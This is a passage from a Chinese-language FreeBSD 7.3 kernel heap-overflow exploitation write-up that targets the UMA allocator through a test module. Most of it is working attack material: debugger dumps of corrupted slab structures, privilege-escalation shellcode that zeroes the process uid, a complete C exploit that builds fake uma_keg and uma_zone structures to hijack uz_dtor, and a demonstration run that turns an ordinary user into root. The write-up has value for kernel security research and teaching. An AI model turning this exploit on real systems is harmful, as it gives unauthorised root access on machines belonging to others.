[*] bug: 44: item at 0xc3700100
---[ deallocating the last 15 items from the 256 zone
```

```
giveshell#
giveshell# cd /home/wzt/lkm/kheap
giveshell# ls
@               bug.kld         exp             export_syms     machine
Makefile        bug.ko          exp1.c          getzfree
bug.c           bug.o           exp2.c          getzfree.c
giveshell#
giveshell# kldload ./bug.ko
bug loaded at 210
giveshell#

Fatal trap 12: page fault while in kernel mode
cpuid = 0; apic id = 00
fault virtual address   = 0x41424344
fault code              = supervisor read, page not present
instruction pointer     = 0x20:0x41424344
stack pointer           = 0x28:0xd6322c14
frame pointer           = 0x28:0xd6322c4c
code segment            = base 0x0, limit 0xfffff, type 0x1b
                        = DPL 0, pres 1, def32 1, gran 1
processor eflags        = interrupt enabled, resume, IOPL = 0
current process         = 859 (exp)
[thread pid 859 tid 100073 ]
Stopped at      0x41424344:     *** error reading from address 41424344 ***
db>
```

内核挂起， eip 指向 0x41424344。 看下此时的内存信息：

```
current process         = 859 (exp)
[thread pid 859 tid 100073 ]
Stopped at      0x41424344:     *** error reading from address 41424344 ***
db> x/x 0xc36a3e00,100
0xc36a3e00:     c1574880        c1574980        c0b71130        c0bc5d2e
0xc36a3e10:     1430000         0               4               0
0xc36a3e20:     0               0               0               28202200
0xc36a3e30:     c36fdf6c        0               c36fcf6c        0
0xc36a3e40:     3               48              13              80
0xc36a3e50:     80              0               0               0
0xc36a3e60:     c0a3fc10        c0a3fbc0        0               0
0xc36a3e70:     0               10f6c           1e              10
0xc36a3e80:     c0b71130        c5474908        28202180        0
0xc36a3e90:     c157492c        0               c355110c        0
0xc36a3ea0:     41424344        0               0               2f66
0xc36a3eb0:     0               2749            0               0
0xc36a3ec0:     0               4d0000          c156a218        c156a000
0xc36a3ed0:     2               0               6               0
0xc36a3ee0:     0               0               0               0
0xc36a3ef0:     0               0               0               0
0xc36a3f00:     0               0               0               0
0xc36a3f10:     0               0               0               0
0xc36a3f20:     0               0               0               0
0xc36a3f30:     0               0               0               0
--More--
```

Us_keg 覆盖为 0x28202200， 是用户空间的 fake us_keg 结构。

```
0xc36a3f10:     0               0               0               0
0xc36a3f20:     0               0               0               0
0xc36a3f30:     0               0               0               0
db> x/x 0x28202200,50
0x28202200:     c0b71130        c5474908        28202180        0
0x28202210:     c157492c        0               c355110c        0
0x28202220:     41424344        0               0               2f66
0x28202230:     0               2749            0               0
0x28202240:     0               4d0000          c156a218        c156a000
0x28202250:     2               0               6               0
0x28202260:     0               0               0               0
0x28202270:     0               0               0               0
0x28202280:     0               0               0               0
0x28202290:     0               0               0               0
0x282022a0:     0               0               0               0
0x282022b0:     0               0               0               0
0x282022c0:     0               0               0               0
0x282022d0:     0               0               0               0
0x282022e0:     0               0               0               0
0x282022f0:     0               0               0               0
0x28202300:     0               0               0               0
0x28202310:     0               0               0               0
0x28202320:     0               0               28202180        0
0x28202330:     20202020        20202020        31202020        202c3832
--More--
```

0x28202180 为用户空间的 fake uma_zones 结构， 看下 uz_dtor 为 0x41424344 正确被覆盖掉了。

编写内核 shellcode:
权限提升部分的代码跟堆栈溢出的一样， 就是给 uid 填充为 0 即可：

```
u_char kernelcode[] =
"\x64\xa1\x00\x00\x00\x00"    /* movl %fs:0, %eax */
"\x8b\x40\x04"                /* movl 0x4(%eax), %eax */
"\x8b\x40\x30"                /* movl 0x30(%eax), %eax */
"\x31\xc9"                    /* xorl %ecx, %ecx */
"\x89\x48\x04"                /* movl %ecx, 0x4(%eax) */
"\x89\x48\x08"                /* movl %ecx, 0x8(%eax) */
```

当提权代码执行后， 必须要保证内核还能正常运行， 在堆栈溢出后， 可以通过 iret 强制退出本次系统调用， 但是在堆溢出后， 就没那么简单，因为 shellcode 执行的时刻不在系统调用路径上， 因此需要找到一种方法来让系统稳定的运行下去。 Argp 给出的方法是恢复%esi 的值：

```
0x28202310:     0               0               0               0
0x28202320:     0               0               28202180        0
0x28202330:     20202020        20202020        31202020        202c3832
db>
0x28202340:     20202020
db> show reg
cs                0x20
ds                0x28
es          0xc36a0028
fs          0xc0c90008  sysctl___user+0x8
ss                0x28
eax         0xc36a3e00
ecx         0xc36a3e00
edx         0x41424344
ebx               0x80
esp         0xd6322c14
ebp         0xd6322c4c
esi         0xc36a3fa8
edi         0x28202200
eip         0x41424344
efl            0x10206
0x41424344:     *** error reading from address 41424344 ***
db> x/x $esi
0xc36a3fa8:     28202180
db>
```

%esi 保存的是当前被溢出的 slab 地址，这个地址中的保存的值是 fake uma_zone 的地址，当 exploit 程序结束时，fake uma_zone 就被释放掉了，UMA 管理程序在处理这个 fake uma_zone 的时候就会出错， 导致内核挂起。那么当 shellcode 权限提升完毕的时候， 就可以恢复%esi 为正确的值即可， 我们可以从当前 slab 的上一个或下一个 slab 中得到。

```
0xc36a3fa8:     28202180
db> show reg
cs                0x20
ds                0x28
es          0xc36a0028
fs          0xc0c90008  sysctl___user+0x8
ss                0x28
eax         0xc36a3e00
ecx         0xc36a3e00
edx         0x41424344
ebx               0x80
esp         0xd6322c14
ebp         0xd6322c4c
esi         0xc36a3fa8
edi         0x28202200
eip         0x41424344
efl            0x10206
0x41424344:     *** error reading from address 41424344 ***
db> x/x $esi
0xc36a3fa8:     28202180
db> x/x 0xc36a2fa8
0xc36a2fa8:     c1574980
db> x/x 0xc36a4fa8
0xc36a4fa8:     0
db>
```

所以 shellcode 可以这么写：

```
"\x8b\x86\x00\x10\x00\x00"    /* movl 0x1000(%esi), %eax */
"\x83\xf8\x00"                /* cmpl $0x0, %eax */
"\x74\x02"                    /* je      prev */
"\xeb\x06"                    /* jmp    end */
                              /* prev: */
"\x8b\x86\x00\xf0\xff\xff"    /* movl -0x1000(%esi), %eax */
                              /* end: */
"\x89\x06"                    /* movl %eax, (%esi) */
"\xc3";                       /* ret */
```

四、 代码

最后给出的 exploit 如下：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

#define EVIL_SIZE                 428 /* causes 256 bytes to be allocated */
#define TARGET_SIZE               256
#define OP_ALLOC                  1
#define OP_FREE                   2

#define BUF_SIZE                  256
#define LINE_SIZE                 56

#define ITEMS_PER_SLAB            15    /* for the 256 anonymous zone */

struct argz
{
        char *buf;
        u_int len;
        int op;
        u_int slot;
};

int        get_zfree(char *zname);

u_char kernelcode[] =
"\x64\xa1\x00\x00\x00\x00"    /* movl %fs:0, %eax */
"\x8b\x40\x04"                /* movl 0x4(%eax), %eax */
"\x8b\x40\x30"                /* movl 0x30(%eax), %eax */
"\x31\xc9"                    /* xorl %ecx, %ecx */
"\x89\x48\x04"                /* movl %ecx, 0x4(%eax) */
"\x89\x48\x08"                /* movl %ecx, 0x8(%eax) */
"\x8b\x86\x00\x10\x00\x00"    /* movl 0x1000(%esi), %eax */
"\x83\xf8\x00"                /* cmpl $0x0, %eax */
"\x74\x02"                    /* je      prev */
"\xeb\x06"                    /* jmp    end */
                              /* prev: */
```

```
"\x8b\x86\x00\xf0\xff\xff"    /* movl -0x1000(%esi), %eax */
                                          /* end: */
"\x89\x06"                               /* movl %eax, (%esi) */
"\xc3";                                  /* ret */

int
main(int argc, char *argv[])
{
        int sn, i, j, n;
        char *ptr;
        u_long *lptr;
        struct module_stat mstat;
        struct argz vargz;

        sn = i = j = n = 0;

        n = get_zfree("256");

        printf("---[ free items on the %d zone: %d\n", TARGET_SIZE, n);

        vargz.len = TARGET_SIZE;
        vargz.buf = calloc(vargz.len + 1, sizeof(char));

        if(vargz.buf == NULL)
        {
                perror("calloc");
                exit(1);
        }

        memset(vargz.buf, 0x41, vargz.len);

        mstat.version = sizeof(mstat);
        modstat(modfind("bug"), &mstat);
        sn = mstat.data.intval;
        vargz.op = OP_ALLOC;

        printf("---[ consuming %d items from the %d zone\n", n, TARGET_SIZE);

        for(i = 0; i < n; i++)
        {
                vargz.slot = i;
                syscall(sn, vargz);
        }
```

```
n = get_zfree("256");
printf("---[ free items on the %d zone: %d\n", TARGET_SIZE, n);

printf("---[ allocating %d evil items on the %d zone\n",
		ITEMS_PER_SLAB, TARGET_SIZE);

free(vargz.buf);
vargz.len = EVIL_SIZE;
vargz.buf = calloc(vargz.len, sizeof(char));

if(vargz.buf == NULL)
{
	perror("calloc");
	exit(1);
}

/* build the overflow buffer */

ptr = (char *)vargz.buf;
printf("---[ userland (fake uma_keg_t) = 0x%.8x\n", (u_int)ptr);

lptr = (u_long *)(vargz.buf + EVIL_SIZE - 4);

/* overwrite the real uma_slab_head struct */
*lptr++ = (u_long)ptr;    /* us_keg */

/* build the fake uma_keg struct (us_keg) */
lptr = (u_long *)vargz.buf;
*lptr++ = 0xc1574880;      /* uk_link */
*lptr++ = 0xc1574980;      /* uk_link */
*lptr++ = 0xc0b71130;      /* uk_lock */
*lptr++ = 0xc0bc5d2e;      /* uk_lock */
*lptr++ = 0x1430000;       /* uk_lock */
*lptr++ = 0x0;             /* uk_lock */
*lptr++ = 0x4;             /* uk_lock */
*lptr++ = 0x0;             /* uk_lock */
*lptr++ = 0x0;             /* uk_hash */
*lptr++ = 0x0;             /* uk_hash */
*lptr++ = 0x0;             /* uk_hash */

ptr = (char *)(vargz.buf + 128);
*lptr++ = (u_long)ptr;    /* fake uk_zones */

*lptr++ = 0xc36fdf6c;      /* uk_part_slab */
```

```
*lptr++ = 0x0;                  /* uk_free_slab */
*lptr++ = 0xc36fcf6c;      /* uk_full_slab */
*lptr++ = 0x0;                  /* uk_recurse */
*lptr++ = 0x3;                  /* uk_align */
*lptr++ = 0x48;                 /* uk_pages */
*lptr++ = 0x13;                   /* uk_free */
*lptr++ = 0x80;               /* uk_size */
*lptr++ = 0x80;               /* uk_rsize */
*lptr++ = 0x0;                  /* uk_maxpages */
*lptr++ = 0x0;                  /* uk_init */
*lptr++ = 0x0;                  /* uk_fini */
*lptr++ = 0xc0a3fc10;      /* uk_allocf */
*lptr++ = 0xc0a3fbc0;      /* uk_freef */
*lptr++ = 0x0;                  /* uk_obj */
*lptr++ = 0x0;                  /* uk_kva */
*lptr++ = 0x0;                  /* uk_slabzone */
*lptr++ = 0x10f6c;            /* uk_pgoff && uk_ppera */
*lptr++ = 0x1e;                   /* uk_ipers */
*lptr++ = 0x10;                 /* uk_flags */

/* build the fake uma_zone struct */
*lptr++ = 0xc0b71130;      /* uz_name */
*lptr++ = 0xc5474908;      /* uz_lock */

ptr = (char *)vargz.buf;
*lptr++ = (u_long)ptr;    /* uz_keg */

*lptr++ = 0x0;                  /* uz_link le_next */
*lptr++ = 0xc157492c;      /* uz_link le_prev */
*lptr++ = 0x0;                  /* uz_full_bucket */
*lptr++ = 0xc355110c;                   /* uz_free_bucket */
*lptr++ = 0x0;                  /* uz_ctor */

ptr = (char *)(vargz.buf + 224); /* our kernel shellcode */
*lptr++ = (u_long)ptr;    /* uz_dtor */

*lptr++ = 0x0;                  /* uz_init */
*lptr++ = 0x0;                  /* uz_fini */
*lptr++ = 0x2f66;
*lptr++ = 0x0;
*lptr++ = 0x2749;
*lptr++ = 0x0;
*lptr++ = 0x0;
*lptr++ = 0x0;
```

```
        *lptr++ = 0x4d0000;
        *lptr++ = 0xc156a218;
        *lptr++ = 0xc156a000;
        *lptr++ = 0x2;
        *lptr++ = 0x0;
        *lptr++ = 0x6;
        *lptr++ = 0x0;                  /* end of uma_zone */

        memcpy(ptr, kernelcode, sizeof(kernelcode));

        for(j = 0; j < ITEMS_PER_SLAB; j++, i++)
        {
                vargz.slot = i;
                syscall(sn, vargz);
        }

        /* free the last allocated items to trigger exploitation */
        printf("---[ deallocating the last %d items from the %d zone\n",
                        ITEMS_PER_SLAB, TARGET_SIZE);

        vargz.op = OP_FREE;

        for(j = 0; j < ITEMS_PER_SLAB; j++)
        {
                vargz.slot = i - j;
                syscall(sn, vargz);
        }

        free(vargz.buf);
        return 0;
}

int
get_zfree(char *zname)
{
        u_int nsize, nlimit, nused, nfree, nreq, nfail;
        FILE *fp = NULL;
        char buf[BUF_SIZE];
        char iname[LINE_SIZE];

        nsize = nlimit = nused = nfree = nreq = nfail = 0;

        fp = popen("/usr/bin/vmstat -z", "r");
```

```
    if(fp == NULL)
    {
        perror("popen");
        exit(1);
    }

    memset(buf, 0, sizeof(buf));
    memset(iname, 0, sizeof(iname));

    while(fgets(buf, sizeof(buf) - 1, fp) != NULL)
    {
        sscanf(buf, "%s %u, %u, %u, %u, %u, %u\n", iname, &nsize, &nlimit,
                &nused, &nfree, &nreq, &nfail);

        if(strncmp(iname, zname, strlen(zname)) == 0)
        {
            break;
        }
    }

    pclose(fp);
    return nfree;
}
```

```
$ id
uid=1001(wzt) gid=1001(wzt) groups=1001(wzt)
$ ./exp
---[ free items on the 256 zone: 15
---[ consuming 15 items from the 256 zone
[*] bug: 0: item at 0xc36a1200
[*] bug: 1: item at 0xc36a0000
[*] bug: 2: item at 0xc35d2600
[*] bug: 3: item at 0xc35d1100
[*] bug: 4: item at 0xc36a1100
[*] bug: 5: item at 0xc35d2d00
[*] bug: 6: item at 0xc3704500
[*] bug: 7: item at 0xc3704400
[*] bug: 8: item at 0xc3704300
[*] bug: 9: item at 0xc3704200
[*] bug: 10: item at 0xc3704100
[*] bug: 11: item at 0xc3704000
[*] bug: 12: item at 0xc3703e00
[*] bug: 13: item at 0xc3703d00
[*] bug: 14: item at 0xc3703c00
---[ free items on the 256 zone: 30
---[ allocating 15 evil items on the 256 zone
---[ userland (fake uma_keg_t) = 0x28202180
[*] bug: 15: item at 0xc36a1b00
[*] bug: 16: item at 0xc36a1a00
[*] bug: 17: item at 0xc36a1900
[*] bug: 18: item at 0xc36a1800
[*] bug: 19: item at 0xc36a1700
[*] bug: 20: item at 0xc36a1600
[*] bug: 21: item at 0xc36a1500
[*] bug: 22: item at 0xc36a1400
[*] bug: 23: item at 0xc3703b00
[*] bug: 24: item at 0xc3703500
[*] bug: 25: item at 0xc36a1c00
[*] bug: 26: item at 0xc36a1d00
[*] bug: 27: item at 0xc36a1e00
[*] bug: 28: item at 0xc3703000
[*] bug: 29: item at 0xc3703100
---[ deallocating the last 15 items from the 256 zone
$ id
uid=0(root) gid=0(wheel) egid=1001(wzt) groups=1001(wzt)
$ uname -a
FreeBSD giveshell.localdomain 7.3-RELEASE FreeBSD 7.3-RELEASE #0: Fri Aug 20 14:22:51 CST
0     root@giveshell.localdomain:/usr/obj/usr/src/sys/DDBTEST  i386
$
```

五、 参考

1、argp - Exploiting UMA, FreeBSD's kernel memory allocator
2、argp - Binding the Daemon: FreeBSD Kernel Stack and Heap Exploitation
3、li_ang82 - FreeBSD-7 内核 malloc 源代码分析
4、atmlab - FreeBSD kernel level vulnerabilities
5、bitsec - Kernel Wars: Kernel-Exploitation Demystifiled
6、wzt - Linux kernel stack and heap exploitation
7、alert7- Linux_Kernel_Exploit_RDv0.0.2
8、qobaiashi - The story of exploiting kmalloc() overflows
9、bsdcitizen - Bug classes we have found in *BSD, OS X and Solaris kernels
10、Eugene Teo - recent-linux-kernel-vulns